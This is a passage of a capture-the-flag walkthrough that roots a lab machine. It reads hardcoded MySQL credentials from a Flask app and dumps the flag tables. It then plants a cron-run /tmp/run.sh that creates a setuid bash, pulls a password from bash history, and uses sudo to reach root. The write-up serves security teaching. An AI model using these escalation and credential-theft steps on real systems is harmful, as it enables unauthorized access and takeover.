 * Support:        https://ubuntu.com/advantage

  System information as of Tue Nov  8 03:20:19 PM UTC 2022

  System load:  0.14306640625     Processes:               120
  Usage of /:   48.4% of 8.02GB   Users logged in:         1
  Memory usage: 18%               IPv4 address for enp0s3: 10.0.2.22
  Swap usage:   0%


51 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Nov  8 15:01:43 2022 from 10.0.2.15
```

Now any traffic to port **9090** on localhost will be forwarded to the port 80 on **PS-1** machine



This is vulnerable to sql injection



Flag is in source code

10.

The code for this application is in **/var/www/html/login/**

Looking at **app.py** we get sql credentials

```
karikalan@john:/var/www/html/login$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, session
from flask_mysqldb import MySQL
import os

app = Flask(__name__)

app.secret_key = 'yAGkFTngYz49g9u3qcVM'

app.config['MYSQL_HOST'] = 'localhost'
app.config['MYSQL_USER'] = 'root'
app.config['MYSQL_PASSWORD'] = '#^8WJFt2431V'
app.config['MYSQL_DB'] = 'login'

Flag = open("/root/misc/login_flag.txt",'r').read()
Flag = Flag.replace("/n","")
mysql = MySQL(app)
```

Login to mysql with username **'root'** and password **'#^8WJFt2431V'**

```
karikalan@john:/var/www/html/login$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.31-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| flag               |
| information_schema |
| login              |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
6 rows in set (0.01 sec)
```

```
mysql> use flag;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_flag |
+----------------+
| Flag           |
+----------------+
1 row in set (0.01 sec)

mysql> select * from Flag;
+-----------------------------------------------+
| flag                                          |
+-----------------------------------------------+
| Flag11{hardc0ding_s3ns1t1v3_cr3d3nt1als_1s_b4d} |
+-----------------------------------------------+
1 row in set (0.00 sec)
```

Privilege escalation:

```
karikalan@john:/var/www/html/login$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
*  *    * * *   john    /tmp/run.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Cronjob is a scheduler that runs something at a given time

Here user **john** runs /tmp/run.sh every minute

```
karikalan@john:/tmp$ pwd
/tmp
karikalan@john:/tmp$ ls
snap.lxd                                                                    systemd-priv
systemd-private-6a090658bcf04c32b5eb29f645d0e04b-ModemManager.service-5T2rDw    systemd-priv
systemd-private-6a090658bcf04c32b5eb29f645d0e04b-systemd-logind.service-RNqdIe
```

There is no run.sh in **/tmp** , so we can create a malicious run.sh and john will run it

```
karikalan@john:/tmp$ cat run.sh
#!/bin/bash

cp /bin/bash /tmp/bash; chmod u+s /tmp/bash
karikalan@john:/tmp$ chmod 777 run.sh
```

After a minute, we got bash with john's privilege

```
karikalan@john:/tmp$ ls
bash                                                                    systemd-private-6a090658bcf04c32b5eb2
run.sh                                                                  systemd-private-6a090658bcf04c32b5eb2
snap.lxd                                                                systemd-private-6a090658bcf04c32b5eb2
systemd-private-6a090658bcf04c32b5eb29f645d0e04b-ModemManager.service-5T2rDw
```

Running it, we get shell as john

```
karikalan@john:/tmp$ ./bash -p
bash-5.1$ whoami
john
```

There is a flag in john's home directory

```
bash-5.1$ cd /home/john/
bash-5.1$ ls
john.txt
bash-5.1$ cat john.txt
Flag12{on3_st3p_away_fr0m_r0000000t}
```

We can check john's bash history to check if there any credentials

```
bash-5.1$ cat .bash_history
clear
mysql -u john -p john
echo "Flag13{1ts_alw4ys_g00d_t0_cl34r_h1st0ry}" > /dev/null
```

We have john's mysql credential **john**:**john**

Trying to switch user to john with this credential

```
bash-5.1$ su john
Password:
```

Checking **sudo -l** , john can run any command as sudo

```
john@john:~$ sudo -l
Matching Defaults entries for john on john:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User john may run the following commands on john:
    (ALL : ALL) NOPASSWD: ALL
```

sudo su to become root

```
john@john:~$ sudo su
root@john:/home/john# cd /root/
root@john:~# ls
misc  root.txt  snap
root@john:~# cat root.txt


  ____ ___  _   _  ____ ____  _  _ _____ ____  _ _ _ _ _ _
 / ___/ _ \| \ | |/ ___|  _ \| || |_   _/ ___|| | | | | | |
| |  | | | |  \| | |  _| |_) | || |_| | \___ \| | | | | | |
| |__| |_| | |\  | |_| |  _ <|__   _| |  ___) |_|_|_|_|_|_|
 \____\___/|_| \_|\____|_| \_\  |_| |_| |____/(_|_|_|_|_|_)

Congrats!!!!! You have successfully rooted the box

Thanks for playing! Hope you have learnt something new

If u haven't watched PS-1 yet, go WATCH IT!

Here's the final flag: Flag14{s33_y0u_1n_PS-2}
```